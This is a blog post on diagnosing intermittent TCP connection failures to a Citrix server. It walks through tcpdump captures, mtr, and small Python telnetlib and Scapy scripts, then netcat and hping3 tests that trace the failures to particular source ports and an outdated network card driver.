23:16:40.080030 IP 212.120.12.189.ica > andrews-mbp.49425: Flags [S.], seq 3949093716, ack 2598665488, win 8192, options [mss 1400,nop,wscale 8,sackOK,TS val 188590479 ecr 1027031986], length 0
23:16:40.080173 IP andrews-mbp.49425 > 212.120.12.189.ica: Flags [.], ack 1, win 8241, options [nop,nop,TS val 1027032039 ecr 188590479], length 0
23:16:40.321664 IP 212.120.12.189.ica > andrews-mbp.49425: Flags [P.], seq 1:7, ack 1, win 260, options [nop,nop,TS val 188590504 ecr 1027032039], length 6
23:16:40.321739 IP andrews-mbp.49425 > 212.120.12.189.ica: Flags [.], ack 7, win 8240, options [nop,nop,TS val 1027032280 ecr 188590504], length 0
23:16:42.389928 IP andrews-mbp.49425 > 212.120.12.189.ica: Flags [F.], seq 1, ack 7, win 8240, options [nop,nop,TS val 1027034342 ecr 188590504], length 0
23:16:42.794413 IP andrews-mbp.49425 > 212.120.12.189.ica: Flags [F.], seq 1, ack 7, win 8240, options [nop,nop,TS val 1027034746 ecr 188590504], length 0
23:16:42.796361 IP 212.120.12.189.ica > andrews-mbp.49425: Flags [.], ack 2, win 260, options [nop,nop,TS val 188590739 ecr 1027034342], length 0
23:16:42.796430 IP andrews-mbp.49425 > 212.120.12.189.ica: Flags [.], ack 7, win 8240, options [nop,nop,TS val 1027034748 ecr 188590739], length 0
23:16:43.055123 IP 212.120.12.189.ica > andrews-mbp.49425: Flags [.], ack 2, win 260, options [nop,nop,TS val 188590777 ecr 1027034342], length 0
23:16:45.591455 IP 212.120.12.189.ica > andrews-mbp.49425: Flags [R.], seq 7, ack 2, win 0, length 0

This all looks fairly normal – my laptop is sending a SYN to the server, which responds with SYN-ACK, and then I respond with an ACK. You can see this in the “Flags” part of the capture. S, S., . (. means ACK in tcpdump). Everything then progresses normally until I close the connection.

However, when the connection fails:

23:23:31.617966 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,nop,wscale 4,nop,nop,TS val 1027442033 ecr 0,sackOK,eol], length 0
23:23:32.812081 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,nop,wscale 4,nop,nop,TS val 1027443220 ecr 0,sackOK,eol], length 0
23:23:33.822268 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,nop,wscale 4,nop,nop,TS val 1027444226 ecr 0,sackOK,eol], length 0
23:23:34.830281 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,nop,wscale 4,nop,nop,TS val 1027445232 ecr 0,sackOK,eol], length 0
23:23:35.837841 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,nop,wscale 4,nop,nop,TS val 1027446234 ecr 0,sackOK,eol], length 0
23:23:36.846448 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,nop,wscale 4,nop,nop,TS val 1027447234 ecr 0,sackOK,eol], length 0
23:23:38.863758 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,nop,wscale 4,nop,nop,TS val 1027449238 ecr 0,sackOK,eol], length 0
23:23:42.913202 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,sackOK,eol], length 0
23:23:50.934613 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,sackOK,eol], length 0
23:24:07.023617 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,sackOK,eol], length 0
23:24:39.154686 IP andrews-mbp.49569 > 212.120.12.189.ica: Flags [S], seq 644234313, win 65535, options [mss 1460,sackOK,eol], length 0

I get nothing back at all – it’s just telnet trying the connection again and again by sending SYNs. I was expecting part of the connection to succeed, but this looked like the host just wasn’t responding at all. This might indicate a firewall or network issue rather than a problem with Citrix.

I used Wireshark on the server side to confirm that no traffic was getting through. I could see the successful connections progressing fine, but I could see nothing of the failing connections. I wanted to check both sides because there were a number of potential scenarios where a client could send a SYN and not get a SYN-ACK back:

  1. Client sends SYN, server never sees SYN.
  2. Client sends SYN, server sees SYN, server sends SYN-ACK back which is lost.
  3. Client send SYN, server sees SYN, choses not to respond.

It seemed that 1 was happening here.

So what was causing this? Sometimes it worked, sometimes it didn’t. Did it depend on what time I did it? Was there another variable involved?

mtr

Let’s check for outright packet loss. ping and traceroute are useful for diagnosing packet loss on a link, but it can be hard work working out which step is causing problems. Step in mtr, or my trace route. This provides a tabular, updating output which combines ping and traceroute with a lot of useful information.

                                      My traceroute  [v0.85]
andrews-mbp (0.0.0.0)                                                    Thu Dec  5 00:52:49 2013
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                         Packets               Pings
 Host                                                  Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. router.asus.com                                     0.0%    36    1.8   4.6   1.2 104.0  17.0
 2. 10.182.43.1                                         0.0%    36   10.1  41.3   8.1 291.2  68.1
 3. haye-core-2a-ae6-642.network.virginmedia.net        0.0%    36    9.0  22.4   8.3 185.6  33.7
 4. brnt-bb-1c-ae9-0.network.virginmedia.net            0.0%    36   13.5  13.8   8.9  80.2  11.6
 5. brhm-bb-1c-et-700-0.network.virginmedia.net         0.0%    35   14.4  17.1  12.9  29.7   3.5
 6. brhm-core-2a-ae0-0.network.virginmedia.net          0.0%    35   17.3  16.0  13.0  23.5   2.3
 7. brhm-lam-2-tenge11.network.virginmedia.net          0.0%    35   14.5  15.3  12.5  21.1   2.0
 8. m949-mp4.cvx2-b.bir.dial.ntli.net                   0.0%    35   15.1  20.7  14.7 113.9  16.4
 9. 212.120.12.189                                      0.0%    35   20.5  19.7  16.3  34.0   2.9

I let this run for a while and observed virtually no packet loss. It’s important to note that it is using ICMP pings – not TCP as Citrix uses. ICMP messages can be dealt with differently to TCP. mtr does support TCP pings but I can’t get it to work under OS X.

Python and telnetlib

So wrote a small Python program using the telnetlib module to periodically connect to the port using telnet and indicate when there were problems. The output was simple graphical representation so that I could spot any timing patterns.

import telnetlib
import time
import socket

WAITTIME = 5
RHOST = '212.120.12.189'
RPORT = 1494
STATFREQ = 16

StatCounter = 0
FailCounter = 0

while True:
    time.sleep(WAITTIME)

    if StatCounter != 0 and StatCounter % STATFREQ == 0:
        print str(FailCounter) + ' / ' + str(StatCounter)

    StatCounter += 1

    Fail = False
    try:
        ica = telnetlib.Telnet(host=RHOST, port=RPORT, timeout=1)
    except socket.timeout:
        Fail = True
        FailCounter += 1

    if not Fail:
        ica.close()

    if Fail:
        print '*',
    else:
        print '.',

So this prints a . for a successful connection and * for unsuccessful. After every 16 packets, the number of failures/total is printed.

. . . * . . * . . . . * . . * . 4 / 16
. . . * . * . . . . * . . * . . 8 / 32
. . * . . * . . . . * . * . . . 12 / 48
. . . * * . . . . . . * * . . . 16 / 64
. . . . * . . . . . . * * . . . 19 / 80
. . . * * . . . . . . * * . . . 23 / 96
. . . * * . . . . . . * . * . . 27 / 112
. * . . * . . * . . . * . . . . 31 / 128
* . . * . . . * . . * . . . * . 36 / 144
* . . . . . . * * . . . . . . * 40 / 160
. . . . . . * * . . . . . . * . 43 / 176
. . . . . * * . . . . . . * . . 46 / 192
. . . . * * . . . . . . * . . . 49 / 208
* . . . . . . * * . . . . . . * 53 / 224
. . . . . . . * * . . . . . . * 56 / 240
* . . . . . . * * . . . . . . * 60 / 256

What can we note?

  • There is some vague pattern there, often repeating every 8 packets.
  • The rate of failed to successful connections is nearly always 25%.
  • Varying the WAITTIME (the time between connections) had some interesting effects. With short times, the patterns were regular. With longer times they seemed less regular.
  • Using the laptop for other things would disrupt the pattern but packet loss stayed at 25%. Even with very little other traffic the loss was 25%.

What varies over time, following a pattern, but would show behaviour like this?

The source port.

Every TCP connection not only has a destination port, but a source port – typically in the range of 1025 to 65535. The source port is incremented for each connection made. So the first time I telnet it would be 43523, the next time 45324, then 45325 and so on. Other applications share the same series of source ports and increment it as they make connections.

When I run the test program with a short wait time, there is very little chance for other applications to increment the source port. When I run it with a longer wait time (30s or so), many other applications will increment the source port, causing the pattern to be inconsistent.

It really looked like certain source ports were failing to get through to the server.

netcat

I had to test this theory. You can’t control the source port with telnet, but you can with the excellent netcat (or nc, as the command is named). “-p” controls the source port:

andrew@andrews-mbp:/$ nc -p 1025 212.120.12.189 1494
ICA^C
andrew@andrews-mbp:/$ nc -p 1026 212.120.12.189 1494
^C
andrew@andrews-mbp:/$ nc -p 1027 212.120.12.189 1494
ICA^C
andrew@andrews-mbp:/$ nc -p 1025 212.120.12.189 1494
ICA^C
andrew@andrews-mbp:/$ nc -p 1026 212.120.12.189 1494
^C
andrew@andrews-mbp:/$ nc -p 1027 212.120.12.189 1494
ICA^C

As you can see – connections from 1025 and 1027 always succeed and 1026 always fail. I tested many other ports as well. We have our culprit!

Python and Scapy

Now, can we spot a pastern with the ports that are failing and those that are succeeding? Maybe. I needed something to craft some TCP/IP packets to test this out. I could use netcat and a bash script, but I’ve recently learnt about Scapy, a packet manipulation module for Python. It’s incredibly flexible but also very quick and easy. I learnt about it after reading the book Violent Python, which I would recommend if you want to quickly get using Python for some real world security testing.

The script needs to connect to the same destination port from a range of source ports and record the results. With Scapy, half an hour later, I have this (note, I did have some issues with Scapy and OS X that I will need to go over in another post):

import time
from scapy.all import *

RHOST = '212.120.12.189'
RPORT = 80
LPORT_LOW = 1025
LPORT_HIGH = LPORT_LOW + 128

for port in range(LPORT_LOW, LPORT_HIGH):
    ip = IP(dst=RHOST)
    # TCP sets SYN flag by default
    tcp = TCP(dport=RPORT, sport=port)

    # Build packet by layering TCP/IP
    send_packet = ip/tcp

    # Send packet and wait for a single response - aggressive timeout to speed up tests
    recv_packet = sr1(send_packet, timeout=0.1, verbose=0)

    # Red for failed tests, normal for success
    if recv_packet is None:
        colour_start = '�33[0;31m'
    else:
        colour_start = '�33[1;0m'

    # Show source port in decimal, hex and binary to spot patterns
    print colour_start + str(port) + ':' + format(port, '#04x') + ':' + format(port, '016b')

    time.sleep(0.01)

This produced really helpful output. The failed packets are highlighted in the excerpt below:

1025:0x401:0000010000000001
1026:0x402:0000010000000010
1027:0x403:0000010000000011
1028:0x404:0000010000000100
1029:0x405:0000010000000101
1030:0x406:0000010000000110
1031:0x407:0000010000000111
1032:0x408:0000010000001000
1033:0x409:0000010000001001
1034:0x40a:0000010000001010
1035:0x40b:0000010000001011
1036:0x40c:0000010000001100
1037:0x40d:0000010000001101
1038:0x40e:0000010000001110
1039:0x40f:0000010000001111
1040:0x410:0000010000010000
1041:0x411:0000010000010001
1042:0x412:0000010000010010
1043:0x413:0000010000010011
1044:0x414:0000010000010100
1045:0x415:0000010000010101
1046:0x416:0000010000010110
1047:0x417:0000010000010111
1048:0x418:0000010000011000

At this point in the port range it appears that packets ending in 001 or 110 are failing.

1128:0x468:0000010001101000
1129:0x469:0000010001101001
1130:0x46a:0000010001101010
1131:0x46b:0000010001101011
1132:0x46c:0000010001101100
1133:0x46d:0000010001101101
1134:0x46e:0000010001101110
1135:0x46f:0000010001101111
1136:0x470:0000010001110000
1137:0x471:0000010001110001
1138:0x472:0000010001110010
1139:0x473:0000010001110011
1140:0x474:0000010001110100
1141:0x475:0000010001110101
1142:0x476:0000010001110110
1143:0x477:0000010001110111
1144:0x478:0000010001111000
1145:0x479:0000010001111001
1146:0x47a:0000010001111010
1147:0x47b:0000010001111011
1148:0x47c:0000010001111100
1149:0x47d:0000010001111101
1150:0x47e:0000010001111110
1151:0x47f:0000010001111111

Move further down the port range and packets ending 000 and 111 are failing.

In fact, at any given point it seems that the packets failing are either 000/111, 001/110, 010/101, 011/100 – complements of one another. Higher order bits seem to determine which pair is going to fail.

Curious!

What makes this even stranger is that changing the destination port (say, from 1494 to 80) gives you a different series of working/non-working source ports. 1025 works for 1494, but not 80. 1026 works for both. 1027 works only for 80.

All of my tests above have been done on my laptop over an internet connection. I wanted to test a local machine as well to narrow down the area the problem could be in – is it the perimeter firewall or the switch the server is connected to?

hping3

The local test machine is a Linux box which is missing Python but has hping3 on it. This is another useful tool that allows packets to be created with a great degree of flexibility. In many respects it feels like a combination of netcat and ping.

admin@NTPserver:~$ sudo hping3 10.168.40.189 -s 1025 -S -i u100000 -c 20 -p 1494

What does all this mean?

  • First parameter is the IP to connect to.
  • -s is the start of the source port range – hping3 will increment this by 1 each time unless -k is passed
  • -S means set the SYN flag (similar to the Scapy test above)
  • -i u100000 means wait 100000us between each ping
  • -c 20 means send 20 pings
  • -p 1494 is the offending port to connect to

And what do we get back?

--- 10.168.40.189 hping statistic ---
20 packets transmitted, 16 packets received, 20% packet loss
round-trip min/avg/max = 0.3/0.4/0.8 ms

The same sort of packet loss we were seeing before. Oddly, the source ports that work differ from this Linux box to my laptop.

Here’s where it gets even stranger. I then decided to try padding the SYN out with some data (which I think is valid for TCP, though I’ve never seen a real app do it and mtr’s man page says it isn’t). You use -d 1024 to append 1024 bytes of data. I first tried 1024 bytes and had 20% packet loss as before. They I tried 2048 bytes:

--- 10.168.40.189 hping statistic ---
20 packets transmitted, 20 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.6/0.9 ms

Wait? All the packets are now getting through?

Through a process of trial and error I found that anything with more than 1460 bytes of data was getting through fine. 1460 bytes of data + 20 bytes TCP header + 20 bytes IP header = 1500 bytes – this is the Ethernet MTU (Maximum Transmit Unit). Anything smaller than this can be sent in a single Ethernet frame, anthing bigger needs to be chopped up into multiple frames (although some Ethernet networks allow jumbo frames which are much bigger – this one doesn’t).

I then ran the hping3 test from my laptop and found that altering the data size had no impact on packet loss. I strongly suspect that this is because a router or firewall along the way is somehow modifying or reassembling the fragmented frames to inspect them, and then reassembling them in a different way.

At this point I installed the Broadcom Advanced Control Suite (BACS) on the server to see if I could see any further diagnostics or statistics to help. One thing quickly stood out – a counter labelled “Out of recv. buffer” was counting up almost in proportion to the number of SYN packets getting lost:

BACS

This doesn’t sound like a desirable thing. It turns out the driver is quite out of date – maybe I should have started here!

Conclusion

I’m still not sure what is going on here. The packets being rejected do seem to follow some kind of pattern, but it’s certainly not regular enough to blame it on the intentional behaviour of a firewall.

At this point we are going to try upgrading the drivers for the network card on the sever and see if this fixes the issue.

The point of all of the above is to show how quick and easy it can be to use easily available tools to investigate network issues.